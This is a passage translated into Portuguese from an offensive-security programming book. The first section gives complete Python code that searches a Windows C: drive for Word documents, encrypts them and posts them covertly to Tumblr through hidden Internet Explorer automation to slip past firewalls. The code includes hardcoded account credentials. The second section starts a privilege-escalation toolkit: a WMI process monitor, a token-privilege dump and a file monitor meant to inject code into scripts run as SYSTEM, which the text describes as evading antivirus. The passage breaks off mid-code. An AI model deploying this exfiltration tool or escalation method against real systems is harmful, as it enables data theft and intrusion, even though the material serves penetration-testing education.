Ter acesso a uma rede-alvo é somente uma parte da batalha. Para fazer uso de seu acesso, você deverá ser capaz de extrair documentos, planilhas ou outros dados de seu sistema-alvo. Conforme os sistemas de defesa instalados, essa última parte de seu ataque pode se mostrar complicada. Podem existir sistemas locais ou remotos (ou uma combinação de ambos) que funcionem de modo a validar processos que iniciem conexões remotas, bem como esses processos podem enviar informações ou iniciar conexões externas à rede. Karim Nathoo, um colega e pesquisador canadense da área de segurança, destacou que a automação de COM com o IE tem a excelente vantagem de usar o processo *Iexplore.exe*, que normalmente é confiável e está na lista branca, para extrair informações de uma rede.

Criaremos um script Python que, inicialmente, procurará documentos Microsoft Word no sistema de arquivos local. Quando um documento for encontrado, o script irá criptografá-lo usando criptografia de chave pública.[1] Depois que o documento estiver criptografado, automatizaremos o processo de fazer a postagem do documento criptografado em um blog em *tumblr.com*. Isso nos permitirá guardar o documento furtivamente e acessá-lo quando quisermos, sem que ninguém seja capaz de descriptografá-lo. Ao usar um site confiável como o Tumblr, também podemos passar por qualquer lista negra que um firewall ou um proxy possa ter; do contrário, isso poderia nos impedir de enviar o documento para um endereço

1 O pacote Python PyCrypto pode ser instalado a partir de *http://www.voidspace.org.uk/python/modules.shtml#pycrypto/*.

IP ou um servidor web controlado por nós. Vamos começar implementando algumas funções auxiliares em nosso script de extração de dados. Abra o arquivo *ie_exfil.py* e insira o código a seguir:

```
import win32com.client
import os
import fnmatch
import time
import random
import zlib

from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

doc_type   = ".doc"
username   = "jms@bughunter.ca"
password   = "justinBHP2014"

public_key = ""


def wait_for_browser(browser):

    # espera o navegador terminar de carregar uma página
    while browser.ReadyState != 4 and browser.ReadyState != "complete":
        time.sleep(0.1)

    return
```

Estamos apenas fazendo nossas importações, definindo o tipo de documento que procuraremos, além do nome do usuário e da senha para o Tumblr, e criando um placeholder para nossa chave pública, que geraremos posteriormente. Agora, vamos acrescentar nossas rotinas de criptografia para que possamos criptografar o nome do arquivo e o seu conteúdo:

```
def encrypt_string(plaintext):

    chunk_size = 256
    print "Compressing: %d bytes" % len(plaintext)
❶   plaintext = zlib.compress(plaintext)

    print "Encrypting %d bytes" % len(plaintext)
```

```
❷      rsakey = RSA.importKey(public_key)
       rsakey = PKCS1_OAEP.new(rsakey)

       encrypted = ""
       offset    = 0

❸      while offset < len(plaintext):

           chunk = plaintext[offset:offset+chunk_size]

❹          if len(chunk) % chunk_size != 0:
               chunk += " " * (chunk_size - len(chunk))

           encrypted += rsakey.encrypt(chunk)
           offset    += chunk_size


❺      encrypted = encrypted.encode("base64")

       print "Base64 encoded crypto: %d" % len(encrypted)

       return encrypted

   def encrypt_post(filename):

       # abre e lê o arquivo
       fd = open(filename,"rb")
       contents = fd.read()
       fd.close()

❻      encrypted_title = encrypt_string(filename)
       encrypted_body  = encrypt_string(contents)

       return encrypted_title,encrypted_body
```

Nossa função `encrypt_post` é responsável por receber o nome do arquivo e retornar tanto o nome quanto o conteúdo do arquivo criptografados em formato base64. Inicialmente, chamamos a função de trabalho principal `encrypt_string` ❻, passando-lhe o nome do arquivo-alvo, que será o título de nosso post de blog no Tumblr. O primeiro passo em nossa função `encrypt_string` consiste em aplicar a compressão zlib no arquivo ❶ antes de criar o nosso objeto RSA de criptografia

de chave pública ❷ usando a chave pública que foi gerada. Iniciamos, então, um laço para percorrer o conteúdo do arquivo ❸ e criptografá-lo em porções de 256 bytes, que é o tamanho máximo para a criptografia RSA usando o PyCrypto. Quando a última parte do arquivo for alcançada ❹, se ela não tiver 256 bytes de tamanho, será preenchida com espaços para garantir que poderemos criptografá-la e descriptografá-la com sucesso do outro lado. Depois de termos criado nossa string completa de texto cifrado, ela será codificada em base64 ❺ antes de ser retornada. Usamos a codificação base64 para postá-la em nosso blog do Tumblr sem que haja problemas ou ocorrências estranhas ligadas à codificação.

Agora que temos nossas rotinas de criptografia definidas, vamos começar a acrescentar a lógica para lidar com o login e a navegação no painel de controle do Tumblr. Infelizmente, não há nenhuma maneira rápida e fácil de encontrar elementos de UI na Web: simplesmente passei 30 minutos usando o Google Chrome e suas ferramentas de desenvolvedor para inspecionar cada elemento HTML com o qual eu precisava interagir. Também vale a pena observar que, por meio da página de configurações do Tumblr, alterei o modo de edição para formato texto simples, o que desabilita o seu irritante editor baseado em Java. Se você quiser usar um serviço diferente, será necessário também dimensionar os tempos exatos, identificar as interações com o DOM e descobrir os elementos HTML necessários; felizmente, o Python faz que a parte referente à automação seja bem simples. Vamos acrescentar um pouco mais de código!

```
❶ def random_sleep():
      time.sleep(random.randint(5,10))
      return

  def login_to_tumblr(ie):

      # obtém todos os elementos do documento
❷     full_doc = ie.Document.all

      # faz uma iteração, procurando o formulário de login
      for i in full_doc:
❸         if i.id == "signup_email":
              i.setAttribute("value",username)
          elif i.id == "signup_password":
              i.setAttribute("value",password)

      random_sleep()
```

```
        # diferentes páginas iniciais poderão ser apresentadas
❹       if ie.Document.forms[0].id == "signup_form":
            ie.Document.forms[0].submit()
        else:
            ie.Document.forms[1].submit()
        except IndexError, e:
            pass

        random_sleep()

        # o formulário de login é o segundo formulário da página
        wait_for_browser(ie)

        return
```

Criamos uma função simples chamada `random_sleep` ❶ que dormirá por um período de tempo aleatório; isso foi feito para permitir que o navegador execute tarefas que possam não registrar eventos no DOM para sinalizar que foram concluídas. Esse procedimento também faz o navegador parecer um pouco mais humano. Nossa função `login_to_tumblr` começa obtendo todos os elementos do DOM ❷, procurando os campos referentes ao email e à senha ❸ e configurando-os com as credenciais que disponibilizamos (não se esqueça de criar uma conta). O Tumblr pode apresentar uma tela de login levemente diferente a cada acesso, de modo que a próxima porção de código ❹ simplesmente tenta encontrar o formulário de login e submetê-lo de acordo com isso. Depois que esse código for executado, devemos estar logados no painel de controle do Tumblr e prontos para postar algumas informações. Vamos acrescentar esse código agora:

```
def post_to_tumblr(ie,title,post):

    full_doc = ie.Document.all

    for i in full_doc:
        if i.id == "post_one":
            i.setAttribute("value",title)
            title_box = i
            i.focus()
        elif i.id == "post_two":
            i.setAttribute("innerHTML",post)
            print "Set text area"
            i.focus()
        elif i.id == "create_post":
```

```
                print "Found post button"
                post_form = i
                i.focus()

        # remove o foco da caixa principal de conteúdo
        random_sleep()
❶       title_box.focus()
        random_sleep()

        # posta o formulário
        post_form.children[0].click()
        wait_for_browser(ie)

        random_sleep()

        return
```

Nenhuma parte desse código deverá ser uma grande novidade a essa altura. Estamos simplesmente percorrendo o DOM para descobrir os locais em que postaremos o título e o corpo da postagem de blog. A função `post_to_tumblr` recebe simplesmente uma instância do navegador, o nome do arquivo criptografado e o conteúdo a ser postado. Um pequeno truque (aprendido ao observar as ferramentas de desenvolvedor do Chrome) ❶ está no fato de que devemos remover o foco da parte principal do conteúdo do post para que o JavaScript do Tumblr habilite o botão Post. É importante tomar nota desses pequenos truques sutis para usá-los quando essa técnica for aplicada em outros sites. Agora que podemos fazer login e postagens no Tumblr, vamos implementar os toques finais de nosso script:

```
def exfiltrate(document_path):

❶   ie = win32com.client.Dispatch("InternetExplorer.Application")
❷   ie.Visible = 1

    # acessa o tumblr e faz login
    ie.Navigate("http://www.tumblr.com/login")
    wait_for_browser(ie)

    print "Logging in..."
    login_to_tumblr(ie)
    print "Logged in...navigating"
    ie.Navigate("https://www.tumblr.com/new/text")
```

```
        wait_for_browser(ie)

        # criptografa o arquivo
        title,body = encrypt_post(document_path)

        print "Creating new post..."
        post_to_tumblr(ie,title,body)
        print "Posted!"
        # destrói a instância do IE
❸       ie.Quit()
        ie = None

        return

    # laço principal para descoberta de documentos
    # OBSERVAÇÃO: não há tabulação na primeira linha de código a seguir
❹ for parent, directories, filenames in os.walk("C:\\"):
        for filename in fnmatch.filter(filenames,"*%s" % doc_type):
            document_path = os.path.join(parent,filename)
            print "Found: %s" % document_path
            exfiltrate(document_path)
            raw_input("Continue?")
```

Nossa função `exfiltrate` será chamada para cada documento que quisermos armazenar no Tumblr. Inicialmente, uma nova instância do objeto COM para Internet Explorer ❶ é criada – e o aspecto interessante é que você pode definir se o processo será ou não visível ❷. Com vistas ao debugging, deixe essa opção definida com `1`, porém você deve defini-la com `0` para garantir o máximo de discrição. Isso realmente será útil se, por exemplo, seu cavalo de Troia detectar que outra atividade está ocorrendo; nesse caso, você poderá começar a extrair documentos, o que poderá ajudar a disfarçar melhor as suas atividades entre aquelas do usuário. Depois de termos chamado todas as funções auxiliares, simplesmente destruímos a instância do IE ❸ e retornamos. A última parte de nosso script ❹ é responsável por percorrer o drive *C:* no sistema-alvo e tentar fazer correspondências com nossa extensão de arquivo predefinida (*.doc* nesse caso). Sempre que um arquivo for encontrado, simplesmente passamos o path completo do arquivo para a nossa função `exfiltrate`.

Agora que temos nosso código principal pronto, precisamos criar um script simples e rápido de geração de chave RSA, bem como um script para descriptografar, que poderá receber uma porção de texto criptografado do Tumblr e retornar o texto simples. Vamos começar abrindo o arquivo *keygen.py* e inserindo o código a seguir:

```
from Crypto.PublicKey import RSA

new_key = RSA.generate(2048, e=65537)
public_key = new_key.publickey().exportKey("PEM")
private_key = new_key.exportKey("PEM")

print public_key
print private_key
```

É isso mesmo – o Python é tão terrível que podemos fazer isso com algumas linhas de código. Esse bloco de código apresenta um par de chaves tanto privada quanto pública. Copie a chave pública para o seu script *ie_exfil.py*. Em seguida, abra um novo arquivo Python chamado *decryptor.py* e insira o código a seguir (cole a chave privada na variável `private_key`):

```
import zlib
import base64
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

private_key = "###COLE A CHAVE PRIVADA AQUI###"

❶ rsakey = RSA.importKey(private_key)
rsakey = PKCS1_OAEP.new(rsakey)

chunk_size= 256
offset    = 0
decrypted = ""
❷ encrypted = base64.b64decode(encrypted)

while offset < len(encrypted):
❸     decrypted += rsakey.decrypt(encrypted[offset:offset+chunk_size])
      offset += chunk_size

# agora descompactamos para restaurar o original
❹ plaintext = zlib.decompress(decrypted)

print plaintext
```

Perfeito! Simplesmente instanciamos nossa classe RSA com a chave privada ❶ e, logo depois, decodificamos ❷ nossa porção de dados do Tumblr, que estava codificada em base64. De modo muito semelhante ao nosso laço de codificação, simplesmente acessamos porções de 256 bytes ❸ e as descriptografamos, compondo lentamente nossa string original em formato texto simples. O último passo ❹ consiste em descompactar o payload, pois nós o havíamos compactado anteriormente do outro lado.

Fazendo um teste rápido

Há várias partes que compõem esse trecho de código, mas é bem fácil usá-lo. Basta executar o seu script *ie_exfil.py* a partir de um host Windows e esperar que ele informe que uma postagem no Tumblr foi feita com sucesso. Se você deixar o Internet Explorer visível, todo o processo poderá ser observado. Depois que estiver concluído, você poderá navegar até a página do Tumblr e ver algo como o que está sendo mostrado na figura 9.1.




Figura 9.1 – O nome de nosso arquivo criptografado.

Como podemos ver, há uma grande porção de dados criptografada, que corresponde ao nome de nosso arquivo. Se fizer rolagens para baixo, você verá claramente que o título termina no ponto em que a fonte não está mais em negrito. Se copiar e colar o título para o seu arquivo *decryptor.py* e executá-lo, você deverá ver algo como:

```
#:> python decryptor.py
C:\Program Files\Debugging Tools for Windows (x86)\dml.doc
#:>
```

Perfeito! O meu script *ie_exfil.py* escolheu um documento do diretório Debugging Tools do Windows, carregou seu conteúdo no Tumblr e pude descriptografar o nome do arquivo com sucesso. É claro que para usar todo o conteúdo do arquivo, você deverá automatizar o processo usando os truques que mostrei no capítulo 5 (usando `urllib2` e `HTMLParser`); deixarei isso como lição de casa para você. Outro aspecto a ser considerado é que em nosso script *ie_exfil.py*, preenchemos os últimos 256 bytes com caracteres de espaço e isso poderá corromper determinados formatos de arquivo. Outra ideia para estender o projeto é criptografar um campo de tamanho no início do conteúdo da postagem de blog que informe o tamanho original do documento antes de o preenchimento ser efetuado. Você poderá, então, ler o tamanho após descriptografar o conteúdo da postagem de blog e remover os dados do arquivo para que ele tenha esse tamanho exato.

CAPÍTULO 10

Escalação de privilégios no Windows

Então você fez uma caixa de mensagem aparecer em uma bela e atraente rede Windows. Talvez tenha se aproveitado de um heap overflow (transbordamento de memória heap) remoto ou tenha usado phishing para acessar a rede. É hora de começar a procurar maneiras de escalar privilégios. Se você já é SYSTEM ou Administrator (Administrador), provavelmente desejará várias maneiras de alcançar esses privilégios caso um ciclo de patches acabe com o seu acesso. Também pode ser importante ter um catálogo de métodos de escalação de privilégios em sua manga, pois algumas empresas executam softwares que podem ser difíceis de ser analisados no ambiente que você tiver, e talvez você não se depare com esse software novamente até estar em uma empresa que tenha o mesmo tamanho ou a mesma constituição. Em uma escalação de privilégios típica, você explorará um driver codificado de maneira inadequada ou um problema nativo de kernel do Windows, porém, se um exploit de baixa qualidade for usado ou se houver um problema durante a exploração de falhas, você correrá o risco de provocar instabilidades no sistema. Exploraremos outros meios de obter privilégios elevados no Windows.

Os administradores de sistema em empresas de grande porte normalmente têm tarefas ou serviços agendados que executarão processos-filhos, VBScript ou scripts PowerShell para automatizar as tarefas. Os fornecedores de produtos também oferecem tarefas automatizadas e prontas que se comportam da mesma maneira. Tentaremos usar processos com privilégios elevados que manipulem arquivos ou executem binários que possam ser escritos por usuários de privilégios baixos. Há inúmeras maneiras de tentar escalar privilégios no Windows, e discutiremos somente algumas delas. Entretanto, quando você entender esses conceitos fundamentais, seus scripts poderão ser expandidos para começar a explorar outros cantos escuros e úmidos de seus alvos Windows.

Começaremos aprendendo a aplicar a programação WMI do Windows para criar uma interface flexível que monitore a criação de novos processos. Coletaremos dados úteis como paths de arquivo, o usuário que criou o processo e os privilégios habilitados. Nosso monitor de processos, então, passará todos os paths de arquivo para um script de monitoração de arquivos, que verificará continuamente qualquer arquivo novo criado e o que está sendo gravado neles. Isso informará quais arquivos estarão sendo acessados por processos de privilégios elevados e a localização desses arquivos. O último passo consiste em interceptar o processo de criação de arquivos para que possamos injetar código de scripting e fazer que o processo de privilégio elevado execute um shell de comandos. A beleza desse processo como um todo está no fato de que não envolve nenhum hooking de API, portanto podemos voar abaixo da maioria dos radares de softwares antivírus.

Instalando os pré-requisitos

Será necessário instalar algumas bibliotecas para criarmos as ferramentas apresentadas neste capítulo. Se você seguiu as instruções iniciais contidas no início do livro, terá o `easy_install` pronto para funcionar. Caso contrário, consulte o capítulo 1 e veja as instruções para instalá-lo.

Execute o comando a seguir em um shell *cmd.exe* em sua Windows VM:

```
C:\> easy_install pywin32 wmi
```

Se, por algum motivo, esse método de instalação não funcionar, baixe o instalador do PyWin32 diretamente de *http://sourceforge.net/projects/pywin32/*.

Em seguida, instale o serviço de exemplo que Dan Frisch e Cliff Janzen – meus revisores técnicos – criaram para mim. Esse serviço emula um conjunto comum de vulnerabilidades que descobrimos em redes de empresas de grande porte e ajuda a demonstrar o código de exemplo presente neste capítulo.

1. Faça download do arquivo zip a partir de *http://www.nostarch.com/blackhatpython/bhpservice.zip*.
2. Instale o serviço usando o script de batch *install_service.bat* disponibilizado. Não se esqueça de executar como Administrator (Administrador) quando fizer isso.

   Você deve estar pronto para começar. Então, vamos à parte divertida!

Criando um monitor de processos

Participei de um projeto na Immunity chamado El Jefe que, no fundo, é um sistema muito simples de monitoração de processos com logging centralizado (*http://eljefe.immunityinc.com/*). A ferramenta foi projetada para ser usada por pessoas do lado defensivo da segurança para monitorar a criação de processos e a instalação de malwares. Certo dia, enquanto trabalhava em uma atividade de consultoria, meu colega de trabalho Mark Wuergler sugeriu que usássemos El Jefe como um sistema leve para monitorar processos executados como SYSTEM em nossos computadores-alvos Windows. Isso nos daria uma boa ideia sobre manipulações de arquivo e criação de processos-filhos potencialmente desprovidos de segurança. O sistema funcionou e acabamos encontrando vários bugs de escalação de privilégios que nos deram as chaves do reino.

A principal desvantagem do El Jefe original estava no fato de usar uma DLL injetada em todos os processos para interceptar chamadas a todas as formas da função `CreateProcess` nativa. Ele usava um pipe nomeado para se comunicar com o cliente que fazia a coleta, que, por sua vez, encaminhava os detalhes da criação de processos a um servidor que fazia logging. O problema dessa solução é que a maioria dos softwares antivírus também faz hooks nas chamadas de `CreateProcess`, de modo que eles verão você como um malware ou haverá problemas de instabilidade no sistema quando El Jefe executar lado a lado com um software antivírus. Recriaremos alguns dos recursos de monitoração do El Jefe sem o uso de hooks, e essa solução também estará voltada para técnicas ofensivas em vez de focar somente em monitoração. Isso fará com que nossa monitoração seja portável e nos permitirá executar com um software antivírus ativado, sem que haja problemas.

Monitoração de processos com o WMI

A API do WMI confere ao programador a capacidade de monitorar o sistema em busca de determinados eventos e, então, receber callbacks quando esses eventos ocorrerem. Utilizaremos essa interface para receber uma callback sempre que um processo for criado. Quando isso ocorrer, capturaremos algumas informações valiosas para os nossos propósitos: o instante em que o processo foi criado, o usuário que deu origem ao processo, o executável que foi iniciado e os argumentos de linha de comando, o ID do processo e o ID do processo-pai. Isso nos mostrará qualquer processo que tenha sido criado com contas de privilégios mais elevados e, em particular, qualquer processo que esteja chamando arquivos externos como VBScript ou scripts batch. Quando tivermos todas essas informações, também determinaremos quais privilégios estão habilitados nos tokens dos processos.

Em certas ocasiões raras, você encontrará processos criados como um usuário normal, mas que receberam privilégios Windows adicionais dos quais você poderá tirar proveito.

Vamos começar criando um script bem simples de monitoração[1] que disponibilize informações básicas de processos e, em seguida, expandiremos esse código para determinar os privilégios habilitados. Observe que para capturar informações sobre processos com privilégios elevados criados por SYSTEM, por exemplo, você deverá executar o seu script de monitoração como Administrator. Vamos começar adicionando o código a seguir em *process_monitor.py*:

```
import win32con
import win32api
import win32security

import wmi
import sys
import os

def log_to_file(message):
    fd = open("process_monitor_log.csv", "ab")
    fd.write("%s\r\n" % message)
    fd.close()

    return

# cria um cabeçalho para o arquivo de log
log_to_file("Time,User,Executable,CommandLine,PID,Parent PID,Privileges")

# instancia a interface WMI
❶ c = wmi.WMI()

# cria o nosso monitor de processos
❷ process_watcher = c.Win32_Process.watch_for("creation")

while True:
    try:
❸       new_process = process_watcher()
❹       proc_owner  = new_process.GetOwner()
        proc_owner  = "%s\\%s" % (proc_owner[0],proc_owner[2])
        create_date = new_process.CreationDate
```

1 Esse código foi adaptado do WMI Python (*http://timgolden.me.uk/python/wmi/tutorial.html*).

```
            executable  = new_process.ExecutablePath
            cmdline     = new_process.CommandLine
            pid         = new_process.ProcessId
            parent_pid  = new_process.ParentProcessId

            privileges  = "N/A"

            process_log_message = "%s,%s,%s,%s,%s,%s,%s\r\n" % (create_date, ¬
            proc_owner, executable, cmdline, pid, parent_pid, privileges)

            print process_log_message

            log_to_file(process_log_message)

        except:
            pass
```

Começamos instanciando a classe WMI ❶ e dizendo-lhe para observar o evento de criação de processos ❷. Ao ler a documentação do WMI Python, ficamos sabendo que podemos monitorar eventos de criação e de remoção de processos. Se você decidir que deverá monitorar de perto os eventos relacionados a processos, poderá usar essa operação e ela notificará você a respeito de todos os eventos pelos quais um processo passar. Em seguida, entramos em um laço, que ficará bloqueado até `process_watcher` retornar um novo evento de processo ❸. O novo evento de processo corresponde a uma classe WMI chamada `Win32_Process`[2] que contém todas as informações relevantes que estamos procurando. Uma das funções da classe é `GetOwner`, que chamamos ❹ para determinar quem gerou o processo e, em seguida, coletamos todas as informações de processo que estamos procurando, apresentamos esses dados na tela e fazemos logging em um arquivo.

Fazendo um teste rápido

Vamos iniciar o nosso script de monitoração de processos e, em seguida, criar alguns processos para ver a aparência da saída.

```
C:\> python process_monitor.py

20130907115227.048683-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\¬
notepad.exe,"C:\WINDOWS\system32\notepad.exe" ,740,508,N/A
```

2 Documentação de `Win32_Process`: *http://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx*

```
20130907115237.095300-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\¬
calc.exe,"C:\WINDOWS\system32\calc.exe" ,2920,508,N/A
```

Após executar o script, iniciei *notepad.exe* e *calc.exe*. Podemos ver as informações serem apresentadas corretamente e perceber que ambos os processos tiveram o Parent PID definido com 508, que é o ID de processo do *explorer.exe* em minha VM. Agora você pode fazer uma pausa demorada e deixar esse script executar durante um dia para ver todos os processos, as tarefas agendadas e vários atualizadores de software em execução. Você também poderá identificar malwares se estiver com (sem) sorte. Também é interessante fazer logout e login novamente em seu alvo, pois os eventos gerados por causa dessas ações poderão informar a existência de processos privilegiados. Agora que temos a monitoração básica de processos implementada, vamos preencher o campo de privilégios em nosso logging e aprender um pouco sobre o funcionamento dos privilégios no Windows e por que são importantes.

Privilégios do token do Windows

De acordo com a Microsoft, um token do Windows é "um objeto que descreve o contexto de segurança de um processo ou de uma thread"[3],[4]. O modo como um token é inicializado e quais permissões e privilégios são definidos nele determinam quais tarefas esse processo ou thread podem realizar. Um desenvolvedor com boas intenções pode ter uma aplicação na área de notificação (system tray) como parte de um produto relacionado à segurança; pode querer fazer com que, nessa aplicação, um usuário sem privilégios possa controlar o serviço principal do Windows, que é um driver. O desenvolvedor utiliza a função nativa `AdjustTokenPrivileges` da API do Windows no processo e, inocentemente, concede o privilégio `SeLoadDriver` à aplicação que está na área de notificação do sistema. O desenvolvedor não está pensando no fato de que se você puder se associar à aplicação que está na área de notificação, também terá a capacidade de carregar ou descarregar qualquer driver que quiser, o que significa que será possível implantar um rootkit em modo kernel – e isso significa fim de jogo.

Tenha em mente que se você não puder executar o seu monitor de processos como SYSTEM ou como um usuário administrador, deverá prestar atenção em quais processos *é possível* monitorar e verificar se há algum privilégio adicional do qual você possa tirar proveito. Um processo executando como seu usuário

3 N.T.: Tradução livre de acordo com o original em inglês: "an object that describes the security context of a process or thread".
4 MSDN – Tokens de acesso em *http://msdn.microsoft.com/en-us/library/Aa374909.aspx*

com os privilégios incorretos é uma maneira fantástica de chegar a SYSTEM ou de executar código no kernel. Alguns dos privilégios interessantes que sempre procuro estão listados na tabela 10.1. Não é uma lista exaustiva, mas serve como um bom ponto de partida[5].

Tabela 10.1 – Privilégios interessantes

Nome do privilégio	Acesso concedido
SeBackupPrivilege	Permite que o processo do usuário faça backup de arquivos e de diretórios e concede acesso de leitura (READ) a arquivos, independentemente do que sua ACL definir.
SeDebugPrivilege	Permite que o processo de usuário faça debug de outros processos. Também inclui a obtenção de handles de processos para injetar DLLs ou código em processos em execução.
SeLoadDriver	Permite que um processo de usuário carregue ou descarregue drivers.

Agora que conhecemos o básico sobre o que são os privilégios e quais deles devemos procurar, vamos usar Python para obter automaticamente os privilégios habilitados nos processos que estivermos monitorando. Usaremos os módulos `win32security`, `win32api` e `win32con`. Se você se deparar com uma situação em que esses módulos não possam ser carregados, todas as funções a seguir poderão ser transformadas em chamadas nativas por meio da biblioteca ctypes; isso somente significa muito mais trabalho a ser feito. Adicione o código a seguir em *process_monitor.py* imediatamente antes de nossa função `log_to_file` já existente:

```
    def get_process_privileges(pid):
        try:
            # obtém um handle para o processo-alvo
❶           hproc = win32api.OpenProcess(win32con.PROCESS_QUERY_INFORMATION,False,pid)

            # abre o token principal do processo
❷           htok = win32security.OpenProcessToken(hproc,win32con.TOKEN_QUERY)

            # obtém a lista dos privilégios habilitados
❸           privs = win32security.GetTokenInformation(htok, win32security.TokenPrivileges)

            # faz a iteração pelos privilégios e exibe aqueles que estão habilitados
            priv_list = ""
            for i in privs:
                # verifica se o privilégio está habilitado
```

5 Para obter uma lista completa de privilégios, acesse *http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx*.

```
❹            if i[1] == 3:
❺                priv_list += "%s|" % win32security.LookupPrivilegeName(None,i[0])
        except:
            priv_list = "N/A"

        return priv_list
```

Usamos o ID do processo para obter um handle do processo-alvo ❶. A seguir, abrimos o token do processo ❷ e solicitamos as informações do token desse processo ❸. Ao enviar a estrutura `win32security.TokenPrivileges`, estamos instruindo a chamada de API a disponibilizar todas as informações de privilégios desse processo. A chamada dessa função retorna uma lista de tuplas, em que o primeiro membro da tupla corresponde ao privilégio e o segundo descreve se o privilégio está ou não habilitado. Como estamos interessados somente nos privilégios habilitados, inicialmente verificamos os bits habilitados ❹ e, em seguida, procuramos o nome do privilégio em formato legível aos seres humanos ❺.

A seguir, modificaremos o código existente para apresentar e fazer logging adequadamente dessas informações. Altere a linha de código a seguir de:

```
privileges  = "N/A"
```

para:

```
privileges = get_process_privileges(pid)
```

Agora que adicionamos nosso código de monitoração de privilégios, vamos executar o script *process_monitor.py* novamente e conferir o resultado. Você deverá ver as informações sobre privilégios conforme mostrado no resultado a seguir:

```
C:\> python.exe process_monitor.py
20130907233506.055054-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\¬
notepad.exe,"C:\WINDOWS\system32\notepad.exe" ,660,508,SeChangeNotifyPrivilege¬
|SeImpersonatePrivilege|SeCreateGlobalPrivilege|

20130907233515.914176-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\¬
calc.exe,"C:\WINDOWS\system32\calc.exe" ,1004,508,SeChangeNotifyPrivilege|¬
SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

Podemos observar que estamos fazendo logging corretamente dos privilégios habilitados para esses processos. É possível adicionar facilmente um pouco de inteligência no script para que ele faça log somente dos processos que executem como um usuário sem privilégios, mas que tenham privilégios interessantes

habilitados. Veremos como esse uso da monitoração de processos nos permitirá identificar processos que estejam utilizando arquivos externos sem as devidas medidas de segurança.

Vencendo a corrida

Scripts batch, VBScript e scripts PowerShell facilitam as vidas dos administradores de sistema ao automatizar tarefas monótonas. Seus propósitos podem variar desde efetuar registros contínuos em um serviço centralizado de informações até forçar atualizações de softwares a partir de seus próprios repositórios. Um problema comum está na falta de ACLs adequadas nesses arquivos de scripting. Em vários casos, em servidores que, de outro modo, seriam seguros, encontrei scripts batch ou scripts PowerShell executados uma vez ao dia pelo usuário SYSTEM, que podiam ser globalmente escritos por qualquer usuário.

Se você executar o seu monitor de processos por tempo suficiente em uma empresa (ou simplesmente instalar o serviço de exemplo disponibilizado no início deste capítulo), poderá ver registros de processos semelhantes a:

```
20130907233515.914176-300,NT AUTHORITY\SYSTEM,C:\WINDOWS\system32\cscript.¬
exe, C:\WINDOWS\system32\cscript.exe /nologo "C:\WINDOWS\Temp\azndldsddfggg.¬
vbs",1004,4,SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

Podemos notar que um processo SYSTEM disparou o binário *cscript.exe* e lhe passou o parâmetro *C:\WINDOWS\Temp\azndldsddfggg.vbs*. O serviço de exemplo disponibilizado deverá gerar esses eventos uma vez por minuto. Se fizer uma listagem do diretório, você não verá esse arquivo presente. O que está acontecendo é que o serviço está criando um nome aleatório de arquivo, inserindo VBScript e, então, executando-o. Vi essa ação ser executada por softwares comerciais em diversas ocasiões e também softwares que copiam arquivos em um local temporário executarem esses arquivos e, em seguida, os apagarem.

Para explorar essa condição, devemos vencer uma corrida contra o código em execução. Quando o software ou a tarefa agendada criarem o arquivo, deveremos ser capazes de injetar o nosso próprio código nele antes que o processo o execute e, então, por fim, devemos apagá-lo. O truque para fazer isso está na API prática do Windows chamada `ReadDirectoryChangesW`, que nos permite monitorar um diretório em busca de qualquer alteração nos arquivos ou nos subdiretórios. Podemos também filtrar esses eventos para que seja possível determinar quando o arquivo foi "salvo" de modo que possamos injetar rapidamente o nosso código antes que

ele seja executado. Pode ser extremamente produtivo simplesmente prestar atenção em todos os diretórios temporários durante um período de 24 horas ou mais, pois, às vezes, você encontrará bugs interessantes ou verá informações sendo reveladas, além de perceber possibilidades para escalação de privilégios.

Vamos começar criando um monitor de arquivos e, em seguida, expandiremos essa implementação para injetar códigos automaticamente. Crie um arquivo novo chamado *file_monitor.py* e insira o código a seguir:

```
# Exemplo modificado cujo original está em:
# http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes.html
import tempfile
import threading
import win32file
import win32con
import os

# os diretórios a seguir são diretórios temporários comuns
❶ dirs_to_monitor = ["C:\\WINDOWS\\Temp",tempfile.gettempdir()]

# constantes relacionadas à modificação de arquivos
FILE_CREATED      = 1
FILE_DELETED      = 2
FILE_MODIFIED     = 3
FILE_RENAMED_FROM = 4
FILE_RENAMED_TO   = 5

def start_monitor(path_to_watch):

    # criamos uma thread para cada monitoração sendo executada
    FILE_LIST_DIRECTORY = 0x0001

❷     h_directory = win32file.CreateFile(
        path_to_watch,
        FILE_LIST_DIRECTORY,
